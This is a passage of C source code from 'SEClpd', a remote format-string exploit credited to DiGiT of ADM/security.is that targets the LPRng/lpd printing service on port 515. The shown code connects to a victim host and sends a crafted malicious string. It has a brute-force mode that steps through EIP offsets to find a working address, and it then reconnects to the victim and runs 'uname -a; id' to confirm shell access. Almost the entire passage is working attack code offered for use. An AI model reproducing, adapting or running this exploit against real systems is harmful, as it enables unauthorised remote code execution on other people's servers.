  }
  if ( FD_ISSET(0, &fd_stat) ) {
    if((n=read(0,buff,sizeof(buff)))<0){
      fprintf(stderr,"EOF\n");
      return 2;
    }

    if(send(sockfd,buff,n,0)<0) break;

   }
  }
}


void send_code(char *exploit_buffer)
{

   int sockfd, n;
   struct sockaddr_in s;
   fd_set fd_stat;
   char recv[1024];
   static char testcmd[256] = "/bin/uname -a ; id ;\r\n";

   s.sin_family = AF_INET;
   s.sin_port = htons (515);
   s.sin_addr.s_addr = *(u_long *)he->h_addr;



   if ((sockfd = socket (AF_INET, SOCK_STREAM, 0)) < 0)
     {
      printf ("--- [5] Unable to create socket!\n");
      printf("Exploit failed!\n");
      exit(-1);
     }

   if ((connect (sockfd, (struct sockaddr *) &s, sizeof (s))) < 0)
     {
      printf ("--- [5] Unable to connect to %s\n", hostname);
      printf("Exploit failed, %s is not running LPD!\n", hostname);
      exit(-1);
     }

```

```
        usleep(DELAY);

        if(write (sockfd, exploit_buffer, strlen(exploit_buffer)) < 0)
          {
             printf ("Couldn't write to socket %d", sockfd);
             printf ("Exploit failed\n");
             exit(2);
         }

        close(sockfd);
        connect_victim();

   }



void usage(char *program)
{

 int i=0;

   printf("SEClpd by DiGiT of ADM/security.is ! \n\n");
   printf("Usage: %s victim [\"brute\"] -t type [-o offset] [-a align] [-p position] [-r eip_addr] [-c shell_addr] [-w written_bytes] \n\n", program);
   printf("ie: ./SEClpd localhost -t 0 For most redhat 7.0 boxes\n");
   printf("ie: ./SEClpd localhost brute -t 0 For brute forcing all redhat 7.0 boxes\n");
   printf("Types:\n\n");

   while( targets[i].os_name != NULL)
      printf ("[ Type %d:  [ %s ]\n", i++, targets[i].os_name);
}

int main(int argc, char **argv)
{

   char exploit_buffer[1024];
   char *format = NULL;
   int c, brutecount=0;



if(argc < 3)
  {
    usage(argv[0]);
    return 1;
 }

      hostname = argv[1];

if(!strncmp(argv[2], "brute", 5)) brute = 1;
```

```
    while(( c = getopt (argc, argv, "t:r:c:a:o:p:w:k"))!= EOF){

    switch (c)
      {

       case 't':
          type = atoi(optarg);
          break;

       case 'r':
          targets[type].eip_address = strtoul(optarg, NULL, 16);
          break;

       case 'c':
          targets[type].shellcode_address = strtoul(optarg, NULL, 16);
          break;

       case 'a':
          targets[type].align = atoi(optarg);
          break;

       case 'o':
          offset = atoi(optarg);
          break;

       case 'p':
          targets[type].position = atoi(optarg);
          break;

       case 'w':
          targets[type].written_bytes = atoi(optarg);
          break;

      default:
        usage(argv[0]);
        return 1;
      }
 }

     if(type < 0)
       {
         printf("You must specify a type!\n");
         printf("example: ./SEClpd victim -t 0\n");
         return -1;
      }

 if ( (he = gethostbyname (hostname)) == NULL)
 {
   herror("gethostbyname");
   exit(1);
 }

targets[type].shellcode_address = targets[type].eip_address + SHELLCODE_COUNT;


 printf("+++ Security.is remote exploit for LPRng/lpd by
```

```
DiGiT\n\n");

   printf("+++ Exploit information\n");
   printf("+++ Victim: %s\n", hostname);
   printf("+++ Type: %d - %s\n", type, targets[type].os_name);
   printf("+++ Eip address: 0x%x\n", targets[type].eip_address);
   printf("+++ Shellcode address: 0x%x\n",
targets[type].shellcode_address);
   printf("+++ Position: %d\n", targets[type].position);
   printf("+++ Alignment: %d\n", targets[type].align);
   printf("+++ Offset %d\n", offset);
   printf("\n");

   printf("+++ Attacking %s with our format string\n", hostname);

if( brute > 0 )
 {

  printf("+++ Brute force man, relax and enjoy the ride ;>\n");
   targets[type].eip_address =  0xbffffff0;

 while(failure)

  {
        memset(exploit_buffer, '\0', sizeof(exploit_buffer));

   format = create_malicious_string();
   strcpy(exploit_buffer, address_buffer);
   strcat(exploit_buffer, format);
   strcat(exploit_buffer, "\n");
   send_code(exploit_buffer);

        targets[type].eip_address = 0xbffffff0 - offset;

  offset+=4;

    if (offset > OFFSET_LIMIT) {
        printf("+++ Offset limit hit, ending brute mode ;<\n");
        return -1;

       }
    }
}


else

   format = create_malicious_string();
   strcpy(exploit_buffer, address_buffer);
   strcat(exploit_buffer, format);
   strcat(exploit_buffer, "\n");
   send_code(exploit_buffer);

        printf("Argh exploit failed$#%! try brute force!\n");

   return (-1);
}
```